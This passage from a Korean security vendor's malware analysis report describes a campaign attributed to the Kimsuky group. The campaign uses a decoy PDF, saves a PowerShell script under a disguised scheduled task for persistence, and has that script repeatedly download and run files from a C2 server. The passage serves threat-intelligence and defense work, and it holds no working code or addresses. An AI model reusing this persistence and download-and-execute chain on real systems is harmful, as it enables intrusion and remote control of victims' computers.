
다운로드 된 PDF 파일은 사용자의 의심을 피하기 위한 미끼 파일로 사용되었습니다.



[그림 5] 미끼 파일로 사용된 PDF 파일

이와 동시에 백그라운드에서는 7hweuyd.ps1 파일 내부의 코드 일부를 추출하여 % AppData% 폴더에 chrome.ps1 파일명으로 저장합니다.

이후 chrome.ps1 파일의 지속성 확보를 위해 매 30 분마다 동작 하도록 "MicrorfteguesoftUpdata1logiveKentwuerwtySchule" 라는 이름의 스케줄러를 등록합니다.



[그림 6] 등록된 스케줄러 화면

스케줄러의 의해 동작되는 chrome.ps1 파일은 공격자 서버(C2)에서 ofx.txt 파일을 다운 받아 %APPDATA% 폴더에 "temp.ps1" 파일명으로 저장 후 실행시키는 작업을 반복 수행합니다.




[그림 7] chrome.ps1 코드 화면

스케줄러 등록이 끝난 후에는 다시 공격자 서버에서 onf.txt 라는 파일을 다운로드 한 뒤 %APPDATA% 폴더에 "system_first.ps1" 파일로 저장하고 실행합니다.

하지만 분석 당시 해당 TXT 파일이 다운로드 되지 않아 최종 페이로드에 대한 분석은 진행되지 못했으나 기존에 확인된 유사한 공격사례에 비추어 볼 때 RAT(Remote Access Tool) 계열의 악성코드가 실행됐을 가능성이 높습니다.

ESRC는 이번 공격방식을 분석한 결과, 해당 공격 방식이 북한 연계 해킹 조직인 '김수키(Kimsuky)'의 전형적인 공격패턴과 매우 높은 유사성을 보이는 것으로 확인했습니다.

이에 따라 이번 공격을 김수키 조직의 소행으로 추정하고 있으며, 현재 추가적인 연관성 분석을 진행하고 있습니다.



(우) 06711 서울시 서초구 반포대로 3 이스트빌딩 02.583.4616
(주)이스트시큐리티

www.estsecurity.com